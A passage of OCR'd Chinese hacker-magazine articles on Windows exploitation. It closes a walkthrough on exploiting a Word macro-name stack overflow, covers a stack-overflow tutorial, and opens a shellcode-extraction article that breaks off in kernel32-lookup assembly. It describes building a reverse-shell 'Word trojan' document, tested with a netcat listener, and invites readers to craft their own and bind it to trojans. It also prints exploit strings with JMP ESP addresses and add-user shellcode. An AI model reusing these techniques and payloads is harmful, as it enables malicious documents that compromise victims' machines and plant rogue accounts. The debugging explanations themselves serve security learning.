呵呵，有希望！看来可能是发生了堆栈溢出，因为如果是堆溢出的话，应该会提示内存不能为"write"。为了验证这一结论，我们使用调试器。平时我都习惯使用Softice，在调试这个漏洞的过程中我发现其实VC也是漏洞调试的好工具，前提是机器上必须安装VC。就利用图18弹出的异常对话框，点击"取消"，调出了VC调试器，如图19所示。




图19

这个时候观察下堆栈中的数据，在内存查看框中，输入ESP，回车，如图20所示。

```
地址: esp
0012BE88  00 00 00 00 33 4B 19 30 5B 53 4F 00 00 00 00 00  ....3K.0[SO.....
0012BE98  C4 C0 C3 02 9F 01 00 00 50 03 50 00 72 00 6F 00  睦......P.P.r.o.
0012BEA8  6A 00 65 00 63 00 74 00 2E 00 4E 00 65 00 77 00  j.e.c.t...N.e.w.
0012BEB8  4D 00 61 00 63 00 72 00 6F 00 73 00 2E 00 61 00  M.a.c.r.o.s...a.
0012BEC8  61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00  a.a.a.a.a.a.a.a.
0012BED8  61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00  a.a.a.a.a.a.a.a.
0012BEE8  61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00  a.a.a.a.a.a.a.a.
```

图20

看来宏名称的确被拷贝到了堆栈中，再观察EBP

(0012C2EC)指向的内存，如图21所示。




图21

由上面两图，EBP指向的内存位于宏名称后面，ESP指向内存位于宏名称前面，因此明显可以判断发生的异常不是由于问题函数返回到错误地址产生的，而是在返回之前就发生了异常。在这种情况下，我们一般先覆盖SEH结构来尝试漏洞利用。这里就需要用到Softice了，因为VC调试器中不能查看SEH结构在堆栈中的位置。通过Softice，发现SEH结构地址是0X0012FFB0，与当前堆栈指针位置相距了10000多字节，拷贝这么多字节到堆栈中会覆盖掉堆栈中其它线程函数数据，经过测试，覆盖SEH果然是行不通的。那么现在尝试JMP ESP方式，没想到新的问题又不断出现。

尝试利用——频遇难题

在图21中，我们其实已经将问题函数的返回地址在堆栈中的位置找到了，就位于0X0012C2FC，对应的四字节数据就是图中的阴影部分。

要使用JMP ESP的方式，就必须保证问题函数返回之前不能出现异常。那怎样才能做到呢？看来只能将"数据长度"减小，这里减小到0X0235（测试的实际最大值），保存后打开test.doc。还是出现了异常对话框，点击"取消"，再次进入VC调试器，查看各寄存器，如图22所示。




图22

此时ESP = 0X0012C328，而EBP = 0X86019006。请大家对比观察图21中EBP指向内存的四字节数据，可以得出的结论是问题函数已经返回了，而这里的异常是函数返回之后出现的。函数返回的问题顺利解决了，下一步是判断问题函数为_stdcall还是_cdecl的调用约定。这个问题直接决定了在0X0012C2F4这个地址（函数返回前EBP+8）上放ShellCode还是需要有若干字节的保留地址。检测的方式也很简单，将问题函数EIP改为0XABABABAB，返回后在VC调试器中观察ESP即可。按照这种方法，发现返回后ESP = 0X0012C328，其实也就是图22中看到的ESP值。EIP保存在0X0012C2F0，那么中间将会有0X0012C328 － 0X0012C2F0 = 0X38字节的保留地址。

OK，将test.doc中EIP保存位置添加JMP ESP指令地址0X7FFA4512，在堆栈数据0X0012C328的对应处填写指令EB FE，保存后再打开test.doc。结果让人失望，仍然弹出了异常对话框。再将0X7FFA4512改为Windows 2000 SP4上特有的JMP ESP指令地址再测试，还是不行。经过一番分析，发现原来EB FE的位置其实超出了我们0X0235的宏名称极限长度。换句话说，JMP ESP方式在本漏洞中还是行不通！

如果一个漏洞既不能用JMP ESP方式利用，也不能用覆盖SEH结构方式利用的话，大家还有什么办法吗？有的，而且是很原始的——将EIP直接填写为堆栈地址。

反复调试——完美利用

将test.doc中EIP保存位置四字节数据改写为0X0012C2F4，这个地址对于同一文件模板（如test.doc，'a'的个数不同则该地址不同）在Windows 2000和XP SP0是不变的，在XP SP1－SP2中应该是0X0013C2F4。然后在该位置后面4字节填写EB FE，保存后打开test.doc，呵呵，CPU使用率为100%，成功了！如果大家想构造自己的Word木马，都可以通过test.doc这个模板来做了。

此外，由于宏名称长度限制在0X0235字节左右，ShellCode必须采用JMP BACK的方式。下一个问题，ShellCode怎么加到doc文件中去呢？我用VC写了两个小程序 readdoc和newdoc。readdoc的功能是读取doc数据到指定文件中，而newdoc的作用是将readdoc读出的数据中加入ShellCode，然后生成新的doc文件。这两个程序的实现都很简单，大家可以参考文章附带代码。至于ShellCode的编写，大家可以参考我前面的一些文章，写得很清楚了，只是在测试的时候我发现了一个问题 开始的时候用sub esp,80H来规划内存，但是每当后面调用LoadLibraryA和GetProcAddress这两个函数的时候，会使后面的指令全部变为无效指令（乱码），费了很大的功夫，结果发现用sub esp, 1000H的时候问题就解决了。

最后，我和大家一起测试一下我自己制作的一个反弹端口的Word木马suc_2ksp4.doc。先执行"NC -l -p 25，"再打开suc_2ksp4.doc，结果如图23所示。




图23

测试成功！这是在Windows 2000 sp4下的测试，同时我还做了一个针对Windows XP SP2+Word 2000的版本suc_xpsp2.doc，大家如果有兴趣也可以测试下。

至此为止，这个漏洞就给大家分析完了，它的应用范围是比较广的，可以与木马绑定相结合。

小结

本文中，我和大家一起回顾了我分析和利用Word溢出漏洞的经过，希望对大家能有所帮助。其实这个漏洞涉及到了很多的知识点和调试技巧，再次说明了只有把基础打牢，才可能解决问题的道理。同时，也照常欢迎大家和我交流。

适合读者：溢出爱好者
前置知识：Win32溢出基础

菜鸟版Exploit编写指南之二十一

Windows堆栈溢出全面解析



文/曾军 dangguai27

本人前面写的多期文章都是堆栈溢出类的具体漏洞分析和ShellCode编写，而有朋友希望我能写点入门级的文章。今天就和大家一起，来全面解析Windows下堆栈溢出的具体细节及利用过程。过程虽然简单，但自己又走了一遍，才发现里面的确有一些值得注意的地方。废话少说，我们直接切入正题！

基础知识

函数调用时堆栈的变化

用高级语言编写程序时，函数调用是很常见的事情，但大家却很少观察函数调用的汇编代码是如何实现的。事实上实现过程很简单：

1．父函数将函数的实参按照从右至左顺序压入栈

2.CPU将父函数中函数调用指令Call xxxx的下一条指令地址EIP压入堆栈

3.父函数通过Push Ebp指令将基址指针EBP值压入堆栈，并通过Mov Ebp, Esp指令将当前堆栈指针Esp值传给Ebp;

4.通过Sub Esp, m(m是字节数)指令可以为存放函数中的局部变量开辟内存。函数在执行的时候如果需要访问实参或局部变量，都可以通过EBP指针来指引完成。

函数调用约定对函数调用及返回时堆栈变化的影响

Windows系统下常见的函数调用约定有两种：C/C++的函数调用方式__cdecl和__stdCall调用方式。

1．在VC、.net等开发环境中，编写命令行程序时的Main或者_tmain函数，以及大家自己定义的很多函数，默认都是采用__cdecl调用方式

2．通过MFC编写图形界面程序的时候，其主函数的声明为：extern "C" int WINAPI tWinMain(参数)，该函数的调用约定是__stdCall。WINAPI、PASCAL等都是__stdCall的宏定义，是一个意思：此外，大家平时调用的API函数，绝大多数是采用__stdCall的调用方式；

3.__cdecl调用方式的函数，父函数在调用子函数的时候，先将子函数的实参按照从右至左顺序压入堆栈子函数返回后，父函数通过Sub Esp, n(n=函数实参个数*4)指令来恢复堆栈

4.__stdCall调用约定函数，子函数调用时实参入栈顺序也是从右至左，但堆栈恢复是子函数返回时自己通过Ret n指令来完成的。

如果以前大家没有注意到这些基础知识，可能理解起来不很清晰。不过没关系，下面我们再结合具体例子仔细说明，之所以要在这里提出，是因为这些知识对我们溢出漏洞的利用有较为明显的影响。

实例解析

大家看看下面这个具有溢出漏洞的示例代码1，调试环境是Windows 2000 SP4 + VC6.0

```
#include "windows.h"
#include "stdio.h"
#include "string.h"
int fun(char *szIn, int nTest)
{
char szBuf[8];
printf("%d\n", nTest);
strcpy(szBuf, szIn);
return 0;
}
int main()
{
char sz_In[] = "1234567890abcdefghijklmn";
fun(sz_In, 888);
return 0;
}
```

编译、执行，弹出异常对话框，如图1 所示：




图1

显然是发生了堆栈溢出，这是从直观的角度进行了解。大家花1 分钟时间看下程序代码，然后我们来仔细看看这个溢出的发生细节。

好了，我们继续。在Debug模式下，按F10，进入

单步调试状态，再按Alt+8，进入汇编模式，如图2所示：

```
--- F:\攻防研究\攻击技术研究\投稿\heifang\2006\1\Windows堆栈
13:   int main()
14:   {
00401080 55                   push        ebp
00401081 8B EC                mov         ebp,esp
00401083 83 EC 5C             sub         esp,5Ch
00401086 53                   push        ebx
00401087 56                   push        esi
00401088 57                   push        edi
00401089 8D 7D A4             lea         edi,[ebp-5Ch]
0040108C B9 17 00 00 00       mov         ecx,17h
00401091 B8 CC CC CC CC       mov         eax,0CCCCCCCCh
00401096 F3 AB                rep stos    dword ptr [edi]
15:       char sz_In[] = "1234567890abcdefghijklmn";
00401098 B9 06 00 00 00       mov         ecx,6
```

图2

高级语言第15行代码char sz_In[] = "1234567890abcdefghijklmn"。前面是Main函数的启动代码，其实大家从这里就可以看出在调用主函数时堆栈的变化。一直按F10，直到第16行高级语言代码Fun(sz_In, 888)处停下来，这里是我们要重点看的地方，如图3 所示

```
16:       fun(sz_In, 888);
004010A8 68 78 03 00 00       push        378h
004010AD 8D 45 E4             lea         eax,[ebp-1Ch]
004010B0 50                   push        eax
004010B1 E8 4F FF FF FF       call        @ILT+0(fun) (00401005)
004010B6 83 C4 08             add         esp,8
17:       return 0;
```

图3

大家现在可以看到，Main函数（前面讲的父函数）通过Call @ILT+0(fun) (00401005)指令调用Fun函数，在该指令之前还有两个Push指令操作。不难看出，这两条Push指令就是将Fun函数的两个实参按照从右往左的顺序压入堆栈。继续按F10，直到Call指令停下，用F11跟到Fun函数里，跳到了00401005处，该处指令是一个跳转指令Jmp Fun (00401020)，00401020是函数Fun开始的地方，如图4 所示：

```
3:    #include "string.h"
4:
5:    int fun(char *szIn, int nTest)
6:    {
00401020 55                   push        ebp
00401021 8B EC                mov         ebp,esp
00401023 83 EC 48             sub         esp,48h
00401026 53                   push        ebx
00401027 56                   push        esi
00401028 57                   push        edi
00401029 8D 7D B8             lea         edi,[ebp-48h]
0040102C B9 12 00 00 00       mov         ecx,12h
00401031 B8 CC CC CC CC       mov         eax,0CCCCCCCCh
00401036 F3 AB                rep stos    dword ptr [edi]
7:        char szBuf[8];
8:        printf("%d\n", nTest);
```

图4

进入Fun函数的第一条指令就是Push Ebp，即保存基址指针EBP。按F10执行完这条指令之前，我们观察当前堆栈顶部4字节是0x004010B6，也就是我们刚才调用Fun函数的Call指令后面一条指令Add Esp, 8的地址，即保存了返回地址EIP。现在继续单步执行，Mov Ebp, Esp使当前EBP指针指向父函数EBP指针保存的位置，并用于函数执行过程中实参和局部变量的访问。Sub Esp, 48h指令是为Fun函数的局部变量预分配堆栈空间，后面的szBuf就位于这片预分配空间里。继续单步执行完00401051的Call Strcpy (004010e0)指令后停下。这里说一句，Strcpy函数的调用约定是__cdecl，因此调用完成后，Fun函数作为其父函数要通过Add Esp, 8来恢复堆栈。好了，数据覆盖也完成了。这时我们看看EBP+4指向的堆栈地址，即函数返回地址EIP的值为0x66656463，就是我们覆盖的数据，如图5所示：

```
地址: ebp+4
0012FF0C  63 64 65 66 67 68 69 6A 6B 6C  cdefghijkl
0012FF16  6D 6E 00 00 00 00 00 00 00 00  mn........
0012FF20  00 F0 FD 7F CC CC CC CC CC CC  .瘕.烫烫烫
0012FF2A  CC CC CC CC CC CC CC CC CC CC  烫烫烫烫烫
```

图5

函数返回之后将跳转到该地址来执行指令，而该地址上的指令无效，因此会发生前面图1的读错误。到这一步，我们既验证了前面的基础知识，又了解了堆栈溢出的过程，虽然简单，却很具有代表性。

下面我们来谈谈堆栈溢出漏洞的利用。堆栈溢出漏洞的利用方式有两种 JMP ESP和覆盖SEH结构，其实这两种方法我在前面的文章都提到很多，大家完全可以参考。既然本节讲的是基础的东西，那我们就谈谈JMP ESP。示例1中，如果我们把覆盖EIP指针的四个字节改为JMP ESP指令地址，再在后面填充我们的ShellCode，那么函数返回之后就是执行JMP ESP指令了，继而跳转到我们的ShellCode中来执行。为了帮大家验证这个说法，我准备了示例代码2，其中ShellCode的功能是创建用户X，而跳转地址是通用JMP ESP指令地址0x7ffa4512，如图6 所示。

```
char sz_In[] =
    "1234567890ab\x12\x45\xfa\x7f"

    "\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\x34\x0A\x96\xE2\xFA"
    "\xEB\x05\xE8\xEB\xFF\xFF\xFF"
    // AddUser:X Pass:X
```

图6


至于ShellCode的编写技术，也有太多现成的东西，这里就不多讲了。文章到此告一段落，但细心的朋友肯定要问了，这些和前面提到的函数调用约定有什么关系吗？当然有！大家不要忘了，前面的示例中函数是用__cdecl调用的约定。返回图3中，当函数Fun返回后，Main函数也是通过Add Esp, 8来恢复堆栈。如果将Fun函数改为__stdCall的调用约定，在添加ShellCode的时候大家就得注意了。因为Fun函数在返回的时候，是自己通过Ret 8指令来恢复堆栈的。当CPU跳转到JMP ESP指令时，此时的ESP已经是在原来EBP + 16的位置，而不是EBP + 8，那么覆盖数据中ShellCode的位置，也应该顺理成章地走8字节，中间多出来的8字节就用90H填充吧。针对这类情况，我准备了示例代码3，ShellCode部分如图7 所示

```
char sz_In[] =
    "1234567890ab\x12\x45\xfa\x7f\x90\x90\x90\x90\x90\x90\x90\x90"
    "\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\x34\x0A\x96\xE2\xFA"
    "\xEB\x05\xE8\xEB\xFF\xFF\xFF"
    // AddUser:X Pass:X
```

图7

好了，这个例子就讲到这里。我们实际中遇到的漏洞，可能远比这个例子复杂，而且更多涉及到远程溢出漏洞。不过，我觉得大家更应该侧重于原理的理解和方法的掌握。毕竟基础知识才是王道，只有了解透彻了，才有可能深入研究。

适合读者：溢出爱好者
前置知识：Win32溢出基础



ShellCode自动化提取的设计与实现

文/图 刘奇

最近因为学习的需要，研究了几天PE文件结构，看的我头晕眼花。在分析PE结构的同时也写了些小程序辅助分析，学习效果还不错。其中有段小插曲，因为自己的疏忽使得程序一个小错几天没排除。就在怀疑自己有没有资格学习计算机时，无意中搞定了。真是"踏破铁鞋无觅处，得不全来费功夫"。

```
pFile = fopen(File, "r+");
if (NULL == pFile)
        {
                printf("Open file failed\n");
                exit(0);
        }
```

这么几行代码有问题吗？肯定没有。慢着慢着，就这么看当然没有问题，可如果需要打开的是一个二进制文件呢？那上面的打开方式就错了，应该为"rb+"，就是这么点小区别让我郁闷了好几天。其实问题的根源在于我根本就没有检查这里的代码，我深信这么简单的操作是不会错的。（WTF：形式主义害死人，这就是太相信经验的下场。）最后我得出了一个结论，经验往往禁锢着我们思想（友情提醒：在这个创新的年代，请不要让经验成了创新的障碍）。说到经验，我们不妨来看看www830等高手教给我们的提取ShellCode经验，我熟知的方法有两种，大同小异：在内存中找到ShellCode的十六进制形式，如图1所示。

```
0040102D  68 48 10 42 00 E8 39   hH.B..9
00401034  07 00 00 83 C4 08 89   ...兡..
0040103B  45 FC 83 7D FC 00 75   E鼉}..u
00401042  14 68 24 10 42 00 E8   .h$.B..
00401049  B3 05 00 00 83 C4 04   ....兡.
00401050  6A 00 E8 19 04 00 00   j......
```

图1

复制出来，保存到文件，然后用UltraEdit32打开，去掉最左边的的地址（如0040102D等），去掉最右边的ASCII码后替换空格为0x，加深引号保存就成了ShellCode。另外一种方法是在最后一步用程序来替换空格和加上引号。整个过程看似比较简单，但是ShellCode是有特定的严格要求的代码，往往一次不能成功，整个过程需要反复做多次，而且操作的时候容易出错。如需要注意从什么地址开始，到哪里结束。用luocong的话说："我们是灵长类动物，这么繁琐的计算怎么能用手工来完成呢？"下面大家来看看如何使整个过程自动化：假设我们的ShellCode是这样的（下面的ASM前缀只要写一次加上大括号就可以了，但是我已经写好了，不想改也懒得改，这么复杂的东西居然是我这个灵长类动物实现的唉，又重复劳动了）：

```
Shell_code_start:
_asm pushad
// 获取kernel32.dll的基址
_asm  mov eax, fs:0x30          ;PEB的地址
_asm  mov eax, [eax + 0x0c]
_asm  mov esi, [eax + 0x1c]
_asm  lodsd
_asm  mov eax, [eax + 0x08]  ;eax就是kernel32.dll的基址
_asm  mov edi, eax  //同时保存kernel32.dll的基址到edi
// 通过搜索 kernel32.dll 的导出表查找GetProcAddress函数的地址
_asm  mov ebp, eax
_asm  mov eax, [ebp + 3ch]
_asm  mov edx, [ebp + eax + 78h]
_asm  add edx, ebp
_asm  mov ecx, [edx + 18h]
_asm  mov ebx, [edx + 20h]
_asm  add ebx, ebp
search:
_asm  dec ecx
_asm  mov esi, [ebx + ecx * 4]
_asm  add esi, ebp
_asm  mov eax, 0x50746547
_asm  cmp [esi], eax           // 比较"PteG"
_asm  jne search
_asm  mov eax, 0x41636f72
_asm  cmp [esi + 4], eax
_asm  jne search
_asm  mov ebx, [edx + 24h]
_asm  add ebx, ebp
_asm  mov cx, [ebx + ecx * 2]
_asm  mov ebx, [edx + 1ch]
